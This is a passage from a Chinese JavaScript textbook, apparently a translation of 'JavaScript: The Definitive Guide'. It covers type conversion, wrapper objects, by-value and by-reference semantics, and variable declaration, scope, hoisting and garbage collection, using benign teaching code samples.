ECMAScript v3 定义了大量表示错误的类。当发生运行时错误时，JavaScript 解释器会抛出某个类的对象（参阅第 6 章有关 throw 和 try 语句的讨论）。每个 Error 对象具有一个 message 属性，它存放的是 JavaScript 实现特定的错误消息。预定义的错误对象的类型有 Error、EvalError、RangeError、ReferenceError、SyntaxError、TypeError 和 URIError。在本书的第三部分中可以找到这些类的详细信息。

3.12 类型转换小结

对于前面各节已经介绍的每一种数据类型，我都讲解了每种类型的值如何转换为其他类型的值。基本的规则是，当一种类型的值用于需要某种其他类型的值的环境中，JavaScript 自动尝试把值转换为所需类型。例如，如果一个数字用于布尔环境中，它转换为一个布尔值。如果一个对象用于字符串环境，它转换为字符串。如果一个字符串用于数字环境，JavaScript 尝试把它转换为数字。表 3-3 总结了每一种转换，并且针对一种特定类型的值用于一种特定的环境给出了所执行的转换。

表 3-3：自动数据类型转换

值	值所使用的环境			
	字符串	数字	布尔	对象
未定义的值	"undefined"	NaN	false	Error
null	"null"	0	false	Error
非空字符串	不变	字符串的数字值或者 NaN	true	String 对象

表 3-3：自动数据类型转换（续）

值	值所使用的环境			
	字符串	数字	布尔	对象
空字符串	不变	0	false	String 对象
0	"0"	不变	false	Number 对象
NaN	"NaN"	不变	false	Number 对象
无穷	"Infinity"	不变	true	Number 对象
负无穷	"-Infinity"	不变	true	Number 对象
任意其他的数字	数字的字符串值	不变	true	Number 对象
true	"true"	1	不变	Boolean对象
false	"false"	0	不变	Boolean对象
对象	toString()	valueOf(),toString(), 或者 NaN	true	不变

3.13 基本数据类型的包装对象

当我们在本章的前面讨论字符串时，曾提到数据类型的一个奇怪特性，那就是使用对象的表示法来操作字符串（注 6）。例如，下面是一个对字符串的典型操作：

```
var s = "These are the times that try people's souls.";
var last_word = s.substring(s.lastIndexOf(" ")+1, s.length);
```

如果读者对 JavaScript 不了解，那么就可能以为 s 是一个对象，正在调用该方法并读取它的属性值。

到底怎么回事？难道字符串是对象吗？还是字符串是基本的数据类型？运算符typeof（参阅第 5 章）可以断然地告诉我们，字符串的数据类型是“string”，而对象的类型则是“object”，两者是不同的。那么，为什么字符串的操作采用对象的表示法呢？

事实上，三个关键的基本数据类型都有一个相应的对象类。简而言之，就是 JavaScript 不仅支持数字、字符串和布尔值这些数据类型，还支持 Number、String 和 Boolean 类。这些类是那些基本数据类型的包装。这些包装（wrapper）不仅具有和基本类型一样的值，还定义了用来运算数据的属性和方法。

JavaScript 可以很灵活地将一种类型的值转换为另一种类型。当我们在对象环境中使用字符串时（即试图访问这个字符串的属性或方法时），JavaScript 会为这个字符串值内部

注 6： 本节涉及高级内容，读者初次阅读时可以跳过去。

地创建一个 String 包装对象。String 对象就代替了原始的字符串值。由于对象具有了属性和方法，因此就能在对象环境中使用简单的值。当然，对其他的基本类型和它们相应的包装对象来说也是同样的，只是我们使用其他类型时，不像使用字符串那样常用对象环境。

当我们在对象环境中使用字符串时，要注意被创建的 String 对象只不过是瞬时存在的，它使得我们可以访问属性或方法，此后就没有用了，所以系统会将它丢弃的。假设 `s` 是一个字符串，我们可以使用如下的代码来获取字符串的长度：

```
var len = s.length;
```

在这个例子中，`s` 保存了一个字符串，原始的字符串值是不会自行改变的。一个新的 String 对象被创建了，它是瞬时存在的，使我们能够访问 `length` 属性，之后它就被丢弃了，原始的值 `s` 并不会改变。如果你认为这个模式既精致又异常复杂，那么你是对的。但是不必担心，因为在 JavaScript 内可以相当有效地完成瞬态对象的转换。

如果想在程序中显式地使用 String 对象，那么就必须创建一个非瞬态的对象，即不能自动地被系统丢弃的对象。String 对象的创建和其他对象一样，都使用了 `new` 运算符。例如：

```
var s = "hello world";           // A primitive string value
var S = new String("Hello World"); // A String object
```

创建了 String 对象 `S` 之后，我们可以用它做些什么呢？其实，我们可以用原始的字符串值做什么，就可以用 String 对象做什么。如果我们使用 `typeof` 运算符，它会告诉我们 `S` 实际上是一个对象，而不是一个字符串值，但是除此之外，我们发现根本不能区别原始字符串和 String 对象（注 7）。我们已经看到过，无论何时，只要有必要字符串都会被自动地转换为 String 对象。结果证明这种转换也是对的。当我们在一处需要原始字符串值的地方使用了 String 对象时，JavaScript 也会自动将 String 对象转换为一个字符串。因此，如果我们使用 String 对象时用了 “+” 运算符，那么就会有一个瞬态的基本字符串值被创建，以便执行字符串的连接操作：

```
msg = S + '!';
```

记住，我们在本章中讨论的有关字符串值和 String 对象的所有内容都适用于数字、布尔值及其相应的 Number 对象及 Boolean 对象。我们会在本书的第三部分中学习到有关 Number 和 Boolean 类的更多内容。

注 7：可是要注意，`eval()` 方法对待字符串值和 String 对象是不同的，如果无意地传递给它一个 String 对象而不是一个基本的字符串值，它可能无法像预期的那样工作。

最后，注意，使用 `Object()` 函数，任何数字、字符串或布尔值都可以转换为它对应的包装对象。

```
var number_wrapper = Object(3);
```

3.14 对象到基本类型的转换

对象通常可以用 3.5.3 节介绍的方式比较直接地转换为基本类型的值。然而，这种转换的几个细节还需要加以讨论（注 8）。

首先，注意不管何时，当一个非空对象用在布尔环境中的时候，它都转换为 `true`。这对于所有的对象（包括数组和函数）都是成立的，即便对那些用来表示应转换为 `false` 的基本类型值的包装对象来说，也是如此。例如，所有如下对象用在布尔环境中的时候都转换为 `true`。

```
new Boolean(false) // Internal value is false, but object converts to true
new Number(0)
new String("")
new Array()
```

表 3-3 给出了那些通过先调用对象的 `valueOf()` 方法来转换为数字的对象。大多数的对象继承了 `Object` 的默认 `valueOf()` 方法，该方法只是返回对象自身。由于默认的 `valueOf()` 方法不会返回一个基本类型值，JavaScript 接下来试图调用对象的 `toString()` 方法把对象转换为一个数字：首先调用其 `toString()` 方法，并且把结果字符串转换为一个数字。

这对数组来说导致了有趣的结果。数组的 `toString()` 方法把数组元素转换为字符串，然后返回这些字符连接的结果，其中包括字符串之间的逗号。因此，一个没有元素的数组就转换为一个空字符串，从而转换为数字 0。另外，如果数组只有一个元素并且是数字 `n`，那么数组就转换为一个表示 `n` 的字符串，这又会转换回数字 `n` 自身。如果数字包含多个元素，或者如果其中一个元素不是数字，数组就会转换为 `NaN`。

值的转换依赖于它所使用的环境。JavaScript 中有几种情况其环境还不明确。`+` 运算符和比较运算符（`<`、`<=`、`>` 和 `>=`）既对数字有效也对字符串有效，因此，当一个对象和这些运算符一起使用的时候，它应该转换为数字还是字符串仍然是不明确的。在大多数情况下，JavaScript 试图通过调用对象的 `valueOf()` 方法来转换它。如果这个方法返回一个基本类型值（通常是一个数字），就使用这个值。然而，通常 `valueOf()` 方法指示返

注 8： 本节涉及高级内容，读者初次阅读时可以跳过去。

回一个未转换的对象，在这种情况下，JavaScript 会尝试调用对象的 `toString()` 方法来把对象转换为一个字符串。

但是，这条转换规则有一个例外：当一个 `Date` 对象和 `+` 运算符一起使用的时候，转换会通过 `toString()` 方法执行。这种意外之所以存在，是因为 `Date` 既有 `toString()` 方法又有 `valueOf()` 方法。当 `Date` 和 `+` 一起使用，几乎总是需要执行字符串连接。但是当 `Date` 和比较运算符一起使用，几乎总是要执行数值比较来确定两个时间哪一个更早。

大多数对象要么没有 `valueOf()` 方法，要么没有一个能够返回有用结果的 `valueOf()` 方法。当把对象和 `+` 运算符一起使用的时候，通常会得到字符串连接而不是加法运算。当把对象和比较运算符一起使用的时候，通常会得到字符串的比较而不是数值的比较。

定义了一个定制的 `valueOf()` 方法的对象，其行为可能会有所不同。如果定义了一个返回数字的 `valueOf()` 方法，可以对自己的对象使用算术运算符或其他运算符，但是，把对象和一个字符串相加可能无法得到想要的结果：`toString()` 方法不再被调用，并且表示 `valueOf()` 所返回的数字的字符串会和该字符串连接起来。

最后，别忘了 `valueOf()` 方法并不叫做 `toNumber()` 方法；严格地讲，它的工作是把一个对象转换为一个合理的基本类型的值，因此，某些对象可能会有返回字符串的 `valueOf()` 方法。

3.15 传值和传址

在 JavaScript 中和在所有编程语言中一样，可以用 3 种重要的方式来操作一个数据值（注 9）。首先，可以复制它。例如，可以把它赋给一个新的变量。其次，可以把它作为参数传递给一个函数或方法。再次，可以把它和另外一个值进行比较看两个值是否相等。要理解任何的编程语言，都必须理解这三种操作在这种语言里是如何实现的。

有两种基本上截然不同的方式可以操作数据的值，这两种技术分别叫做传值和传址。当一个数据是通过值被操作的，那么，所关系到的是数据的值。在赋值过程中，对实际的值制作了一份拷贝，这份拷贝存储到一个变量、对象属性或数组元素中。拷贝的值和原始的值是分别存储的两份完全独立的值。当一份数据通过值传递给一个函数，数据的一份拷贝被传递给这个函数；如果函数修改了这个值，修改只是影响到函数所拥有的该数据的拷贝，而并不会影响到原始的数据。最后，当一个数据通过值和另一个数据作比较，两份截然不同的数据片段必须确实代表相同的值（这通常意味着进行逐个字节的比较后发现它们是相等的）。

注 9： 本节涉及高级内容，读者初次阅读时可以跳过去。

另一种操作值的方式是传址。使用这种方法，数值只有一份真实的拷贝，被操作的是对该值的引用（地址）（注10）。如果以传址的方式操作一个值，变量并不会直接存储该值，它们只是存储该值的地址，被复制、传递和比较的都是这个地址。因此，在传址的赋值操作中，只是这个值的地址被赋值，而不是这个值的一份拷贝，也不是这个值本身。在赋值之后，新的变量所指向的值和原始变量所指向的值相同。两个地址都是有效的，都可以用来操作这个值；如果值通过一个地址发生了变化，这个改变也会通过原始地址表现出来。当一个值通过传址方式传递给函数的时候，情况也是相似的。值的地址传递给了函数，函数可以使用这个地址来修改值本身，任何这样的修改对外部的函数来说都是可见的。最后，当一个值通过传址和另一个值比较的时候，两个地址进行比较来确定它们是否指向一个值的惟一的拷贝，两个恰好相当的值（例如，由相同的字节组成）的地址不被当作是相等。

这是操作值的两种截然不同的方式，它们有着非常重要的含义；应该弄懂它们。表3-4概括了这两种含义。对操作数据的传值和传址方式的讨论是具有一般意义的，而二者之间的区别适用于所有的编程语言。下面的小节将说明这些区别如何特定地应用于JavaScript，它们介绍哪种数据类型通过传值操作，哪种数据类型通过传址操作。

表3-4：传值和传址

	传值	传址
复制	实际复制的是值，存在两个不同的、独立的拷贝	复制的只是对数值的引用。如果通过这个新的引用修改了数值，这个改变对最初的引用来说也可见
传递	传递给函数的是值的一个独立的拷贝，对它的改变在函数外部没有影响	传递给函数的是对数值的一个引用。如果函数通过传递给它的引用修改了数值，这个改变在函数外部也可见
比较	比较的是两个独立的值（通常逐字节比较），以判断它们是否相同	比较的是两个引用，以判断它们引用的是否是同一个数值。对两个不同的数值的引用不相等，即使这两个数值是由相同的字节构成的

3.15.1 基础类型和引用类型

JavaScript的基本规则是：基本数据类型通过传值来操作，而引用类型，从其名字可以看出，通过传址来操作。数字和布尔类型在JavaScript中都是基本类型，因为它们只是

注10：C程序员以及其他熟悉指针的读者应该理解这里提到的引用的含义。可是注意，JavaScript不支持指针。

由一些很小的、固定数目的字节组成，这些字节很容易在 JavaScript 解释器的较底层操作。另一方面，对象是引用类型。数组和函数，是对象的特殊类型，因此也是引用类型。这些数据类型可以包含任意数目的属性或元素，因此它们无法像固定大小的基本类型值那样很容易地操作。既然对象和数组的值可能会变得很大，那么，通过传值来操作这些类型也就没有什么意义，因为这样可能会牵涉到对大量内存低效率地复制和比较。

那字符串呢？一个字符串可以有任意的长度，因此，看上去字符串应该是引用类型。可实际上，在 JavaScript 中，字符串通常被当作基本类型，因为它们不是对象。字符串实际上并不能符合基本类型和引用类型的两种分类方法。稍后会对字符串及其行为给出更多的说明。

探究传值操作和传址的数据操作之间的区别的最好的方法就是通过例子。仔细研究下面的例子，注意其中的注释。例 3-1 复制、传递和比较数字。既然数字是基本类型，这个例子说明的是传值的数据操作。

例 3-1：通过传值来复制、传递和比较

```
// First we illustrate copying by value
var n = 1; // Variable n holds the value 1
var m = n; // Copy by value: variable m holds a distinct value 1

// Here's a function we'll use to illustrate passing by value
// As we'll see, the function doesn't work the way we'd like it to
function add_to_total(total, x)
{
    total = total + x; // This line changes only the internal copy of total
}

// Now call the function, passing the numbers contained in n and m by value.
// The value of n is copied, and that copied value is named total within the
// function. The function adds a copy of m to that copy of n. But adding
// something to a copy of n doesn't affect the original value of n outside
// of the function. So calling this function doesn't accomplish anything.
add_to_total(n, m);

// Now, we'll look at comparison by value.
// In the following line of code, the literal 1 is clearly a distinct numeric
// value encoded in the program. We compare it to the value held in variable
// n. In comparison by value, the bytes of the two numbers are checked to
// see if they are the same.
if (n == 1) m = 2; // n contains the same value as the literal 1; m is now 2
```

现在来看例 3-2。这个例子复制、传递和比较一个对象。既然对象是引用类型，这些操作都是通过传址来执行的。这个例子使用 Date 对象，我们将在本书第三部分了解 Date 的更多内容。

例3-2：通过传址来复制、传递和比较

```
// Here we create an object representing the date of Christmas, 2007
// The variable xmas contains a reference to the object, not the object itself
var xmas = new Date(2007, 11, 25);

// When we copy by reference, we get a new reference to the original object
var solstice = xmas; // Both variables now refer to the same object value

// Here we change the object through our new reference to it
solstice.setDate(21);

// The change is visible through the original reference, as well
xmas.getDate(); // Returns 21, not the original value of 25

// The same is true when objects and arrays are passed to functions
// The following function adds a value to each element of an array.
// A reference to the array is passed to the function, not a copy of the array.
// Therefore, the function can change the contents of the array through
// the reference, and those changes will be visible when the function returns.
function add_to_totals(totals, x)
{
    totals[0] = totals[0] + x;
    totals[1] = totals[1] + x;
    totals[2] = totals[2] + x;
}

// Finally, we'll examine comparison by reference.
// When we compare the two variables defined above, we find they are
// equal, because they refer to the same object, even though we were trying
// to make them refer to different dates:
(xmas == solstice) // Evaluates to true

// The two variables defined next refer to two distinct objects, both
// of which represent exactly the same date.
var xmas = new Date(2007, 11, 25);
var solstice_plus_4 = new Date(2007, 11, 25);

// But, by the rules of "compare by reference," distinct objects are not equal!
(xmas != solstice_plus_4) // Evaluates to true
```

在结束传址操作对象和数组的话题之前，先来澄清一个术语。“传址传递”可能有几种含义。对某些读者，这个术语指的是一种函数调用方法，即允许一个函数为其参数赋一个新的值，而让那些被修改的值在函数外部也可见。这个术语在本书中并非这一用法。这里，用这个词只是表示传递给函数的是对象或数组的引用（地址）而不是对象自身。函数可以使用这个引用去修改对象的属性或数组的元素。但是，如果函数用一个新的对象或数组的引用来覆盖了这个引用的话，这一修改在函数外部是看不见的。对于这一术语的其他含义比较熟悉的读者可能更喜欢这么说：对象和数组是用传值的方式传递的，只不过传递的这个值实际上是一个引用，而不是对象自身。例3-3说明了这一问题。

例 3-3: 通过传值来引用自己

```
// This is another version of the add_to_totals() function. It doesn't
// work, though, because instead of changing the array itself, it tries to
// change the reference to the array.
function add_to_totals2(totals, x)
{
    newtotals = new Array(3);
    newtotals[0] = totals[0] + x;
    newtotals[1] = totals[1] + x;
    newtotals[2] = totals[2] + x;
    totals = newtotals; // This line has no effect outside of the function
}
```

3.15.2 复制和传递字符串

前面已经提到, JavaScript 字符串并不能很好地适合基本类型和引用类型的二分法。既然字符串不是对象, 它自然被当作基本类型。如果它们是基本类型, 那么根据前面给定的规则, 它们应该通过传值来操作。但是, 由于字符串可以是任意的长度, 一个字节一个字节地复制、传递和比较它们显得效率很低。因此, 把字符串当作引用类型似乎也很自然。

让我们编写一些 JavaScript 来体验一下字符串操作, 而不是在这里猜想它属于哪种类型。如果字符串通过传址来复制和传递, 应该能够通过存储在另一个变量中的地址来修改字符串的内容, 或者将其内容传递给一个函数。

可是, 在开始编写代码进行试验的时候, 会遇到一个重要的阻碍: 没有办法去修改一个字符串的内容。charAT() 方法能够从一个字符串的指定位置返回字符串, 但是, 并没有相应的 setCharAt() 方法。这并非疏漏。JavaScript 字符串本来就是不能改变的, 也就是说, 没有 JavaScript 语法、方法或属性允许改变字符串中的字符。

既然字符串是不可变的, 最初的问题就变得没有意义了, 因为没有办法分辨字符串是通过传值还是传址来传递的。读者可能会想, 为了效率, JavaScript 将字符串实现为通过传址来传递, 但是, 实际上这无关紧要, 因为它和编写的代码没有什么实际的关系。

3.15.3 比较字符串

尽管我们无法确定字符串是通过传值还是传址来复制和传递的, 我们还是可以编写 JavaScript 代码来确定通过传值还是传址来比较它们。例 3-4 中的代码可以做到。

例 3-4: 通过传值还是传址来比较字符串

```
// Determining whether strings are compared by value or reference is easy.
// We compare two clearly distinct strings that happen to contain the same
```

```
// characters. If they are compared by value they will be equal, but if they
// are compared by reference, they will not be equal:
var s1 = "hello";
var s2 = "hell" + "o";
if (s1 == s2) document.write("Strings compared by value");
```

这个试验说明了字符串可以通过传值来比较。这可能会让一些程序员感到惊讶。在C、C++和Java中，字符串是引用类型，而且是通过传址来比较的。如果要比较两个字符串的实际内容，必须使用一个特殊的方法或函数。然而，JavaScript是一种高级语言，并且它认为当比较字符串的时候，程序员大多数情况是要通过传值来比较它们。因此，不管事实如何，从效率来推断，我们推测JavaScript字符串是通过传址来复制和传递的，而它们是通过传值来比较的。

3.15.4 传值和传值小结

表 3-5 概括了操作 JavaScript 数据类型的各种方式。

表 3-5: JavaScript 中的数据类型操作

类型	复制	传递	比较
数字	传值	传值	传值
布尔	传值	传值	传值
字符串	不可变	不可变	传值
对象	传址	传址	传址

变量 (variable) 是一个和数值相关的名字。我们说变量“存储”了或“包含”了那个值。有了变量，就可以在程序中存储和操作数据了。例如，下面的一行 JavaScript 代码将数值 2 赋给了一个名为 `i` 的变量：

```
i = 2;
```

下面的代码将 3 加到 `i` 上，然后把结果赋给了一个新的变量 `sum`：

```
var sum = i + 3;
```

这两行代码说明了一切读者需要了解的有关变量的内容。但是，要全面理解在 JavaScript 中变量是如何工作的，还需要掌握更多的概念。遗憾的是，要解释这些概念不是几行代码可以做到的。本章的余下部分将解释变量的类型规则、声明、作用域、内容和解析方法，另外还研究了垃圾收集以及变量 / 属性二元性的问题（注 1）。

4.1 变量的类型

JavaScript 和 Java 与 C 这样的语言之间存在一个重要的差别，那就是 JavaScript 是非类型 (untyped) 的。这就意味着 JavaScript 的变量可以存放任何类型的值，而 Java 和 C 的变量都只能存放它所声明了的特定类型的数据。例如，在 JavaScript 中，可以先把一个数值赋给一个变量，然后再把一个字符串赋给它，这是完全合法的：

注 1：这是一个棘手的概念，要完全理解本章内容，需要理解本书后面各章介绍的概念。如果读者是一个编程新手，建议只阅读本章的前两节，然后继续学习第 5 章、第 6 章和第 7 章，然后再返回头来读完本章剩余的部分。

```
i = 10;  
i = "ten";
```

在C、C++、Java以及其他强类型语言中，上边的代码都是不合法的。

有一个特性是与JavaScript缺少类型规则相关，即在必要时JavaScript可以快速、自动地将一种类型的值转换成另外一种类型。例如，如果想把一个数值连接到一个字符串上，那么JavaScript会自动把这个数值转换成相应的字符串，这样就可以将它连接到原来的字符串之后了。第3章已经介绍了有关数据类型转换的详细内容。

由于没有类型规则，所以JavaScript显然是一种比较简单的语言。像C++和Java这样的强类型语言，它们的优点在于编程时要求使用严格的程序设计规则，以便使编写、维护和重用那些较长、较复杂的程序变得更加容易。因为JavaScript程序多是短小的脚本，所以并不需要那么精确，而且我们从简单的语法中也获益匪浅。

4.2 变量的声明

在JavaScript程序中，在使用一个变量之前，必须先声明（declare）它（注2）。变量是使用关键字var声明的，如下所示：

```
var i;  
var sum;
```

也可以使用一个var关键字声明多个变量：

```
var i, sum;
```

而且还可以将变量声明和变量初始化绑定在一起：

```
var message = "hello";  
var i = 0, j = 0, k = 0;
```

如果没有用var语句给一个变量指定初始值，那么虽然这个变量被声明了，但是在给它存入一个值之前，它的初始值就是undefined。

注意，var语句还可以作为for循环和for/in循环（第6章将介绍这些语句）的一部分，这样就使循环变量的声明成为了循环语法自身的一部分，非常简洁。例如：

```
for(var i = 0; i < 10; i++) document.write(i, "<br>");  
for(var i = 0, j=10; i < 10; i++,j--) document.write(i*j, "<br>");  
for(var i in o) document.write(i, "<br>");
```

注2： 如果不显式地声明一个变量，JavaScript将隐式地声明它。

由var声明的变量是永久性的,也就是说,用delete运算符来删除这些变量将会引发错误(delete运算符将在第5章中介绍)。

重复的声明和遗漏的声明

使用var语句多次声明同一个变量不仅是合法的,而且也不会造成任何错误。如果重复的声明有一个初始值,那么它担当的不过是一个赋值语句的角色。

如果尝试读一个未声明的变量的值,JavaScript会生成一个错误。如果尝试给一个未用var声明的变量赋值,JavaScript会隐式声明该变量。但是要注意,隐式声明的变量总是被创建为全局变量,即使该变量只在一个函数体内使用。局部变量是只在一个函数中使用,要防止在创建局部变量时创建全局变量(或采用已有的全局变量),就必须在函数体内部使用var语句。无论是全局变量还是局部变量,最好都使用var语句创建(全局变量和局部变量之间的区别将在下一节中详细介绍)。

4.3 变量的作用域

一个变量的作用域(scope)是程序中定义这个变量的区域。全局(global)变量的作用域是全局性的,即在JavaScript代码中,它处处都有定义。而在函数之内声明的变量,就只在函数体内部有定义。它们是局部(local)变量,作用域是局部性的。函数的参数也是局部变量,它们只在函数体内部有定义。

在函数体内部,局部变量的优先级比同名的全局变量高。如果给一个局部变量或函数的参数声明的名字与某个全局变量的名字相同,那么就有效地隐藏了这个全局变量。例如,下面的代码将输出单词“local”:

```
var scope = "global";           // Declare a global variable
function checkscope() {
    var scope = "local";        // Declare a local variable with the same name
    document.write(scope);      // Use the local variable, not the global one
}
checkscope();                   // Prints "local"
```

虽然在全局作用域中编写代码时可以不使用var语句,但是在声明局部变量时,一定要使用var语句。下面的代码说明了如果不这样做,将会发生的情况:

```
scope = "global";               // Declare a global variable, even without var
function checkscope() {
    scope = "local";            // Oops! We just changed the global variable
    document.write(scope);      // Uses the global variable
    myscope = "local";          // This implicitly declares a new global variable
    document.write(myscope);    // Uses the new global variable
}
```

```
checkscope();           // Prints "locallocal"
document.write(scope);   // This prints "local"
document.write(myscope); // This prints "local"
```

一般说来，函数并不知道全局作用域中定义了什么变量，也不知道那些变量是做什么用的。因此，如果函数使用的是全局变量，而不是局部变量，那么就会有改变程序的其他部分所使用的值的危险。幸运的是，这种问题是很容易避免的，只需要在声明所有变量时都使用 `var` 语句即可。

在 JavaScript 1.2（和 ECMAScript v3）中，函数定义是可以嵌套的。由于每个函数都有它自己的局部作用域，所以有可能出现几个局部作用域的嵌套层。例如：

```
var scope = "global scope";           // A global variable
function checkscope() {
    var scope = "local scope";         // A local variable
    function nested() {
        var scope = "nested scope";   // A nested scope of local variables
        document.write(scope);         // Prints "nested scope"
    }
    nested();
}
checkscope();
```

4.3.1 没有块级作用域

注意，和 C、C++ 以及 Java 不同，JavaScript 没有块级作用域。函数中声明的所有变量，无论是在哪里声明的，在整个函数中它们都是有定义的。在下面的代码中，变量 `i`、`j` 和 `k` 的作用域是相同的，它们三个在整个函数体中都有定义。如果这段代码是用 C、C++ 或 Java 编写的，情形就不是这样了：

```
function test(o) {
    var i = 0;                               // i is defined throughout function
    if (typeof o == "object") {
        var j = 0;                           // j is defined everywhere, not just block
        for(var k=0; k < 10; k++) { // k is defined everywhere, not just loop
            document.write(k);
        }
        document.write(k);                   // k is still defined: prints 10
    }
    document.write(j);                       // j is defined, but may not be initialized
}
```

这一规则（即函数中声明的所有变量在整个函数中都有定义）可以产生惊人的结果。下面的代码说明了这一点：

```
var scope = "global";
function f() {
    alert(scope);           // Displays "undefined", not "global"
```



```
    var scope = "local"; // Variable initialized here, but defined everywhere
    alert(scope);        // Displays "local"
}
f();
```

读者可能认为对 `alert()` 的第一次调用会显示出 “global”，因为声明局部变量的 `var` 语句还没有被执行。但是，由于这个作用域规则的限制，输出的并不是 “global”。局部变量在整个函数体内都是有定义的，这就意味着在整个函数体中都隐藏了同名的全局变量。虽然局部变量在整个函数体中都是有定义的，但是在执行 `var` 语句之前，它是不会被初始化的，因此上面的例子中，函数 `f` 和下面的函数等价：

```
function f() {
    var scope;           // 局部变量在函数开头声明
    alert(scope);        // 此处该变量有定义，但值仍为 “undefined”
    scope = "local";     // 现在我们初始化该变量，并给它赋值
    alert(scope);        // 此处该变量具有值
}
```

这个例子说明了为什么将所有的变量声明集中起来放置在函数的开头是一个好的编程习惯。

4.3.2 未定义的变量和未赋值的变量

前面一节的例子说明了 JavaScript 程序设计中的一细节，那就是有两种不同类型的未定义变量。一种未定义的变量是从没有被声明过的，尝试读这种未经声明的变量会引起运行时的错误。未被声明的变量（Undeclared Variable）就是未定义的，因为这样的变量根本不存在。前面讲过，给未声明的变量赋值并不会引起错误，相反，程序会在全局作用域中隐式地声明它。

第二种未定义的变量是已经被声明了但是永远都不会被赋值的变量。如果要读这样的变量的值，将会得到一个默认值，即 `undefined`。也许将这种未定义的变量称为“未赋值的变量”（unassigned）更加有用一些，这样就可以和那些未声明的，甚至根本不存在的未定义变量区别开了。

下面的代码段说明了真正的未定义变量和只是未赋值的变量之间的区别：

```
var x;    // Declare an unassigned variable. Its value is undefined.
alert(u); // Using an undeclared variable causes an error.
u = 3;    // Assigning a value to an undeclared variable creates the variable.
```

4.4 基本类型和引用类型

我们要介绍的下一个主题是变量的内容。我们常说变量“具有”或“存放”了值，但是

它存放的是什么呢？这一问题看来简单，要回答它还要再来看一下JavaScript支持的数据类型。我们可以将数据类型分为两组，即基本类型和引用类型。

数值、布尔值、null和undefined属于基本类型。对象、数组和函数属于引用类型。

基本类型在内存中具有固定的大小。例如，一个数值在内存中占八个字节，而一个布尔值使用一位就可以表示了。数值类型是基本类型中最大的数据类型。如果每个JavaScript变量都占有八个字节的内存，那么它们就可以直接存放任何基本类型的值（注3）。

但是引用类型则不同。例如，对象可以具有任意的长度，它并没有固定的大小。对数组来说也是这样，因为一个数组可以具有任意多个元素。同样的，函数可以包含任意数量的JavaScript代码。由于这些类型没有固定的大小，所以不能将它们的值直接存储在与每个变量相关的八字节内存中。相反，变量存储的是对这个值的引用。通常引用的形式是指针或者内存地址。虽然引用不是数据本身，但是它告诉变量在哪里可以找到这个值。

基本类型和引用类型之间的差别是很重要的，因为它们的行为是不同的。考虑下面的代码，它使用了数值（一个基本类型）：

```
var a = 3.14; // Declare and initialize a variable
var b = a;    // Copy the variable's value to a new variable
a = 4;        // Modify the value of the original variable
alert(b)      // Displays 3.14; the copy has not changed
```

这段代码并没有什么惊人之处。现在，考虑一下，如果我们对这段代码做了轻微的改动，使用数组（一个引用类型）代替数值，那么会出现什么情况：

```
var a = [1,2,3]; // Initialize a variable to refer to an array
var b = a;       // Copy that reference into a new variable
a[0] = 99;       // Modify the array using the original reference
alert(b);        // Display the changed array [99,2,3] using the new reference
```

如果结果并不让读者感到意外，说明读者对基本类型和引用类型之间的差别已经非常熟悉了。如果它令读者感到吃惊，那么仔细看一下第二行。注意，在这个语句中，赋给b的只是对数组值的一个引用，而不是数组本身，数组已经在语句中被赋值了。执行过第二行代码之后，我们仍旧只有一个数组对象，只不过我们有了两个对它的引用。

如果基本类型和引用类型之间的差别对读者来说是新内容的话，那么努力记住变量内容。变量保存了基本类型的实际值，但是对引用类型的值却只保存对它的引用。有关基本类型和引用类型行为的不同之处将在3.15节中详细介绍。

注3： 这里把问题过于简单化了，并且这不是针对一个实际的JavaScript实现的说法。

读者可能已经注意到了，这里并没有指明字符串在 JavaScript 中是基本类型还是引用类型。字符串是一个特例。因为它具有可变的大小，所以显然它不能被直接存储在具有固定大小的变量中。出于效率的原因，我们希望 JavaScript 只复制对字符串的引用而不是字符串的内容。但另一方面，字符串在许多方面都和基本类型的表现相似。而字符串是不可变的这一事实（即没有办法改变一个字符串值的内容）使得字符串是基本类型还是引用类型的问题更加令人费解。这意味着我们不能构造上面那样的例子来说明复制的是对数组的引用。其实，无论将字符串看作是行为与基本类型相似的不可变引用类型，还是将它看作使用引用类型的内部功能实现的基本类型，结果都是一样的。

4.5 垃圾收集

因为引用类型没有固定的大小，所以某些引用类型可能非常大。我们已经讨论过，变量并不能直接保存引用的值，这些值被存储在某个位置，变量保存的只是对那个位置的引用。现在，我们暂时把重点放在值的实际存储上。

由于字符串、对象和数组没有固定大小，所以当它们的大小已知时，才能对它们进行动态的存储分配。JavaScript 程序每次创建字符串、数组或对象时，解释器都必须分配内存来存储那个实体。只要像这样动态地分配了内存，最终都要释放这些内存以便它们能够被再用，否则，JavaScript 的解释器将会消耗完系统中所有可用的内存，造成系统崩溃。

在 C 和 C++ 这样的语言中，内存必须手动地释放。要跟踪已创建的所有对象，并且当不再需要这些对象时把它们销毁（释放内存空间），这都是程序设计者的责任。这是一项棘手的任务，常常是产生 bug 的根源。

JavaScript 则不要求手动地释放内存，它使用一种称为垃圾收集（garbage collection）的方法。JavaScript 的解释器可以检测到何时程序不再使用一个对象了。当它确定了一个对象是无用的时候（例如，程序中使用的变量再也无法引用这个对象了），它就知道不再需要这个对象，可以把它所占用的内存释放掉了。例如，考虑下面的几行代码：

```
var s = "hello";           // Allocate memory for a string
var u = s.toUpperCase();   // Create a new string
s = u;                     // Overwrite reference to original string
```

运行了这些代码之后，就不能再获得原始的字符串“hello”，因为程序中没有变量再引用它了。系统检测到这一事实后，就会释放该字符串的存储空间以便这些空间可以被再利用。

垃圾收集是自动进行的，对程序员来说是不可见的。对于垃圾收集，惟一需要程序员做

的就是相信它一定会起作用，程序员可以创建任何想要的无用对象，系统会将它们都清除掉。

4.6 作为属性的变量

现在，读者可能已经注意到了，JavaScript的变量和对象的属性之间有很多的相似点。例如，它们采用相同的赋值方式，而且在JavaScript表达式中的用法也相同，等等。那么变量*i*和对象*o*的属性*i*之间有什么根本的区别吗？答案是没有。在JavaScript中，变量基本上和对象的属性是一样的。

4.6.1 全局对象

当JavaScript的解释器开始运行时，它首先要做的事情之一就是在执行任何JavaScript代码之前，创建一个全局对象（global object）。这个对象的属性就是JavaScript程序的全局变量。当声明一个JavaScript的全局变量时，实际上所做的是定义了那个全局对象的一个属性。

此外，JavaScript解释器还会用预定义的值和函数来初始化全局对象的许多属性。例如，属性Infinity、parseInt和Math分别引用了数值infinity、预定义的函数parseInt()和预定义的对象Math。在本书的第三部分中可以找到这些全局值。

在程序的顶层代码中（例如，不属于函数的JavaScript代码），可以使用JavaScript的关键字this来引用这个全局对象。在函数内部，this则有别的用途，我们将在第8章介绍这一问题。

